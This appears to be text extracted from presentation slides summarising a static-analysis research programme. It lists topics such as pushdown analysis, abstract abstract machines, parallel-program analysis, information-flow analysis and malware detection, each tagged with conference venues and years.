
6 months in...


0%

The Vision




The Deliverable






finite state \longrightarrow pushdown

finite state \longrightarrow pushdown



finite state \rightarrow pushdown



finite state \longrightarrow pushdown



SFP 2010



ICFP 2011



SPSM 2013



SFP 2014



SCAM 2014



POPL 2016

optimizing abstract abstract machines



ICFP 2013



PLDI 2013



SFP 2015



OOPSLA 2015



ICFP 2016

analyzing parallel programs



SAS 2011

analyzing programs in parallel



POPL 2011



SFP 2013



WFLP 2013

information-flow analysis



PLAS 2012



SAS 2015

malware detection

